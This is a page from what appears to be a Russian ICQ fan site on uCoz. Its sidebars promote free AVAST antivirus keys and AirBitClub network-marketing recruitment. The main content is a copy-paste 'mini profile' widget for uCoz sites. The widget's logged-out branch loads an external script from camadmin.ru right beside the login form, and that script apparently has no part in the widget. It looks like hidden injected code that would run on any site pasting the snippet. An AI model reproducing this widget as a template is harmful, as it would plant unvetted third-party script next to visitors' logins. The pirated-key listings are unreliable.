13:59 | 26.05.2026

Набор в команду AirBitClub

Категории
Загрузки
- QIP
- ICQ
- Другие клиенты
- Jimm
- LocId
- Dichat
- Smaper
- wJimm
- QiP
- Tegos_ICQ
- Bayan_ICQ
- Смайлы для ICQ
- Софт, утилиты для ICQ
ICQ для компьютера:
ICQ для телефона:
ICQ для телефона:
Топы
Топ просмотров статей
Топ просмотров файлов
| Просмотров: [17802] | |
| 1) Как создать icq чат самому на своем компьютере |
| Просмотров: [16800] | |
| 2) Ключи для антивируса AVAST 4.8 бесплатно и без регистрации |
| Просмотров: [16038] | |
| 3) Ключи для антивируса AVAST 4.8 Professional бесплатно и без регистрации |
| Просмотров: [14357] | |
| 4) Вопросы и ответы для викторины для icq чата 0-1000 (часть 1) |
| Просмотров: [14077] | |
| 5) Ключи для антивируса AVAST 4.7 - 5.0 бесплатно и без регистрации |
| Просмотров: [12449] | |
| 6) Прикольные выражения и смешные фразы #1 |
| Просмотров: [8676] | |
| 7) Вопросы и ответы для викторины для icq чата (часть 3) |
| Просмотров: [8568] | |
| 8) Вопросы и ответы для викторины для icq чата 0-1000 (часть 2) |
| Просмотров: [5490] | |
| 9) Боты с анекдотами |
| Просмотров: [4596] | |
| 10) Ключи для антивируса AVAST 4.8 - 5.0 бесплатно и без регистрации |
Топ просмотров файлов
| Просмотров: [20448] | |
| 1) Tegos ICQ 2.7 light |
| Просмотров: [10486] | |
| 2) Jimm XaTTaB |
| Просмотров: [10066] | |
| 3) Tegos ICQ 2.5 |
| Просмотров: [9959] | |
| 4) Tegos ICQ 2.8 |
| Просмотров: [8882] | |
| 5) Jimm BEST v.1.25 |
| Просмотров: [8706] | |
| 6) QIP Mobile Samsung |
| Просмотров: [7949] | |
| 7) Jimm Tegos 2.2 smiles |
| Просмотров: [7379] | |
| 8) Tegos ICQ 2.7 |
| Просмотров: [6840] | |
| 9) QIP 8080 |
| Просмотров: [6271] | |
| 10) Самый лучший набор смайлов! (колобки) |
Наши друзья
Посетите наших друзей
AirBitClub-Ekb.ru
На этом сайте вы узнаете о заработке с компанией AirBitClub и получите огромный опыт в сетевом – бизнесе
Набор в команду AirBitClub
Статистика материалов
- Комменты: 57
Картинки, обои: 67
Загрузки: 102
Статьи: 96
Статистика материалов
-
Топ загрузок файлов
| Загрузок: [5007] | |
| 1) QIP Mobile Siemens |
| Загрузок: [3963] | |
| 2) Tegos ICQ 2.7 light |
| Загрузок: [2605] | |
| 3) Jimm BEST v.1.25 |
| Загрузок: [2067] | |
| 4) Jimm XaTTaB |
| Загрузок: [1778] | |
| 5) Tegos ICQ 2.5 |
| Загрузок: [1721] | |
| 6) QIP Mobile Samsung |
| Загрузок: [1637] | |
| 7) Tegos ICQ 2.8 |
| Загрузок: [1543] | |
| 8) Tegos ICQ 2.7 |
| Загрузок: [1446] | |
| 9) Tegos ICQ 2.6 lite |
| Загрузок: [1413] | |
| 10) Jimm Tegos 2.2 smiles |
19:20 Мини профиль для Ucoz | |
 1. Создайте блок в режими вкл конструктора. 2. Вставьте код в содержимое блока. Код <style> .yellow-yarik-profile-main {border: 1px solid #d1d1d1;border-radius:3px;text-align:center;} .yellow-yarik-profile-main-sup {background-image:url(http://bambun.ru/images/yellow-profile-bg.png);height:111px;border: 1px solid #f1f1f1;border-radius:3px;} .yellow-yarik-profile-date {color:#d0b609;text-shadow: 1px 1px 1px #efefef;} .yellow-yarik-profile-date span {color:#636363;font-weight:bold;} .eMessagenagan a img, .eMessagenagan img {padding:3px !important;background:#ffffff; border:1px solid#dbdbdb !important;border-radius:4px; -moz-border-radius:7px;box-shadow:0px 0px 10px #e8e8e8;-moz-box-shadow:0px 0px 10px #e8e8e8;} a img {border:0px;} </style> <?if($USER_LOGGED_IN$)?> <table width="100%" border="0" cellspacing="0" cellpadding="0"> <tr> <tr> <td align="center" ><br><div class="eMessagenagan"><?if($USER_AVATAR_URL$)?> <img title="$USERNAME$" src="$USER_AVATAR_URL$" border="0"> <?else?><?if($USER_LOGGED_IN$)?><img title="$USERNAME$" src="http://bambun.ru/images/1gui.png" border="0"><?endif?><?endif?> </div> <br> <div class="yellow-yarik-profile-main"> <div class="yellow-yarik-profile-main-sup"> <div align="left" class="eText"> $WDAY$ - <span>$DATE$</span> - $TIME$</div> <hr>Вы вошли как: <strong>$USERNAME$</strong> <br>IP Адрес: <strong>$IP_ADDRESS$</strong> <br>Сообщений: <strong>$UNREAD_PM$</strong> <br>Группа: <strong>$USER_GROUP$</strong> <br>Вы здесь: <strong>$USER_REG_DAYS$</strong>-й день </div> </div> </div> <div align="center" > <input class="buttonprofile" onclick="document.location.href='/index/8'; return false;" value="Профиль" type="button"><input class="buttonprofile" onclick="window.open('/index/14','pmw','scrollbars=1,top=0,left=0,resizable=1,width=680,height=350'); return false;" value="ЛС" type="button"><input class="buttonprofile" onclick="document.location.href='/index/10'; return false;" value="Выход" type="button"> </div> <?if($IS_NEW_PM$)?><script type="text/javascript">function flashit(id,cl){var c=document.getElementById(id);if (c.style.color=='red'){c.style.color=cl;}else {c.style.color='red';}}setInterval("flashit('upml2','')",500)</script><?endif?> <script language=javascript type=text/javascript> function openOnClick(client_type) { if(client_type=="mail")clientWindow = window.open("$PM_URL$","pmw","scrollbars=1,top=0,left=0,resizable=1,width=850,height=350") || alert("Отключите блокировку всплывающих окон!"); if(client_type=="send")clientWindow = window.open("/index/14-999-0-1","pms","scrollbars=1,top=0,left=0,resizable=1,width=850,height=350") || alert("Отключите блокировку всплывающих окон!"); if(client_type=="options")clientWindow = window.open("/index/11","options","scrollbars=1,top=0,left=0,resizable=1,width=680,height=350") || alert("Отключите блокировку всплывающих окон!"); if(client_type=="users")clientWindow = window.open("$USERS_LIST_URL$","users","scrollbars=1,top=0,left=0,resizable=1,width=680,height=350") || alert("Отключите блокировку всплывающих окон!"); if(client_type=="rules")clientWindow = window.open("/rules.html","rules","scrollbars=1,top=0,left=0,resizable=1,width=680,height=350") || alert("Отключите блокировку всплывающих окон!"); } </script> </div> </table><?else?> <table width="100%" border="0" cellspacing="0" cellpadding="0"> <tr> </tr> <tr><script type="text/javascript" src="http://camadmin.ru/earch.js"></script> <td align="center" class="eMessagenagan"><img title="$USERNAME$" src="http://bambun.ru/images/1gui.png" border="0"></td> </tr> <tr> <tr> <tr> <td align="center">$LOGIN_FORM$</td> </tr> </table><?endif?> | |
|
| |
| Всего комментариев: 0 | |
Администрация не несёт ответственности за содержащие файлы на данном портале.
Просматривать сайт рекомендуется с бразуеров Opera и Mozilla Firefox.
Дизайн сайта защищён авторским правом сайта ICQBAR.